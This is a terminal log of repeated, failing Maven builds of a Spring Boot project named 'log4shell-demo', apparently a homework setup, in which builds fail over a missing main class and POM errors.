**[INFO]**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---**

**[INFO] Attaching agents: []**

**Error: Could not find or load main class com.example.Log4ShellDemoApplication**

**Caused by: java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 2.352 s**

**[INFO] Finished at: 2025-05-28T23:36:13Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]**

**org.apache.maven.lifecycle.LifecycleExecutionException: Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:215)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)**

**at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)**

**at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)**

**at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)**

**at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)**

**at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)**

**at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)**

**at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)**

**at java.lang.reflect.Method.invoke (Method.java:569)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)**

**Caused by: org.apache.maven.plugin.MojoExecutionException: Application finished with exit code: 1**

**at org.springframework.boot.maven.RunMojo.runWithForkedJvm (RunMojo.java:101)**

**at org.springframework.boot.maven.AbstractRunMojo.doRunWithForkedJvm (AbstractRunMojo.java:286)**

**at org.springframework.boot.maven.AbstractRunMojo.run (AbstractRunMojo.java:251)**

**at org.springframework.boot.maven.AbstractRunMojo.execute (AbstractRunMojo.java:223)**

**at org.apache.maven.plugin.DefaultBuildPluginManager.executeMojo (DefaultBuildPluginManager.java:137)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:210)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)**

**at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)**

**at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)**

**at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)**

**at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)**

**at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)**

**at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)**

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**at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)**

**at java.lang.reflect.Method.invoke (Method.java:569)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)**

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**at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)**

**[ERROR]**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run**

**[INFO] Scanning for projects...**

**[ERROR] [ERROR] Some problems were encountered while processing the POMs:**

**[FATAL] Non-resolvable parent POM for com.example:log4shell-demo:0.0.1-SNAPSHOT: org.springframework.boot:spring-boot-starter-parent:pom:${spring.boot.version} was not found in https://repo.maven.apache.org/maven2 during a previous attempt. This failure was cached in the local repository and resolution is not reattempted until the update interval of central has elapsed or updates are forced and 'parent.relativePath' points at no local POM @ line 22, column 13**

**@**

**[ERROR] The build could not read 1 project -> [Help 1]**

**[ERROR]**

**[ERROR] The project com.example:log4shell-demo:0.0.1-SNAPSHOT (/home/ec2-user/log4shell-homework/pom.xml) has 1 error**

**[ERROR] Non-resolvable parent POM for com.example:log4shell-demo:0.0.1-SNAPSHOT: org.springframework.boot:spring-boot-starter-parent:pom:${spring.boot.version} was not found in https://repo.maven.apache.org/maven2 during a previous attempt. This failure was cached in the local repository and resolution is not reattempted until the update interval of central has elapsed or updates are forced and 'parent.relativePath' points at no local POM @ line 22, column 13 -> [Help 2]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException**

**[ERROR] [Help 2] http://cwiki.apache.org/confluence/display/MAVEN/UnresolvableModelException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ # src/main/resources/application.properties**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[ERROR] [ERROR] Some problems were encountered while processing the POMs:**

**[FATAL] Non-parseable POM /home/ec2-user/log4shell-homework/pom.xml: only whitespace content allowed before start tag and not p (position: START\_DOCUMENT seen p... @1:1) @ line 1, column 1**

**@**

**[ERROR] The build could not read 1 project -> [Help 1]**

**[ERROR]**

**[ERROR] The project (/home/ec2-user/log4shell-homework/pom.xml) has 1 error**

**[ERROR] Non-parseable POM /home/ec2-user/log4shell-homework/pom.xml: only whitespace content allowed before start tag and not p (position: START\_DOCUMENT seen p... @1:1) @ line 1, column 1 -> [Help 2]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException**

**[ERROR] [Help 2] http://cwiki.apache.org/confluence/display/MAVEN/ModelParseException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean install**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-install-plugin/2.5.2/maven-install-plugin-2.5.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-install-plugin/2.5.2/maven-install-plugin-2.5.2.pom (6.4 kB at 15 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/25/maven-plugins-25.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/25/maven-plugins-25.pom (9.6 kB at 212 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/24/maven-parent-24.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/24/maven-parent-24.pom (37 kB at 625 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/14/apache-14.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/14/apache-14.pom (15 kB at 358 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-install-plugin/2.5.2/maven-install-plugin-2.5.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-install-plugin/2.5.2/maven-install-plugin-2.5.2.jar (33 kB at 705 kB/s)**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 4.219 s**

**[INFO] Finished at: 2025-05-28T23:44:00Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.pom (2.7 kB at 5.7 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.pom (12 kB at 278 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.pom (7.7 kB at 139 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar (4.8 kB at 88 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar (24 kB at 251 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar (26 kB at 282 kB/s)**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 4.182 s**

**[INFO] Finished at: 2025-05-28T23:46:15Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 3.104 s**

**[INFO] Finished at: 2025-05-28T23:49:36Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 3.080 s**

**[INFO] Finished at: 2025-05-28T23:51:47Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ logging.level.root=INFO**

**-bash: logging.level.root=INFO: command not found**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ touch src/main/resources/application.properties**

**touch: cannot touch 'src/main/resources/application.properties': No such file or directory**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean install -U**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 3.246 s**

**[INFO] Finished at: 2025-05-28T23:54:20Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 3.208 s**

**[INFO] Finished at: 2025-05-28T23:54:35Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

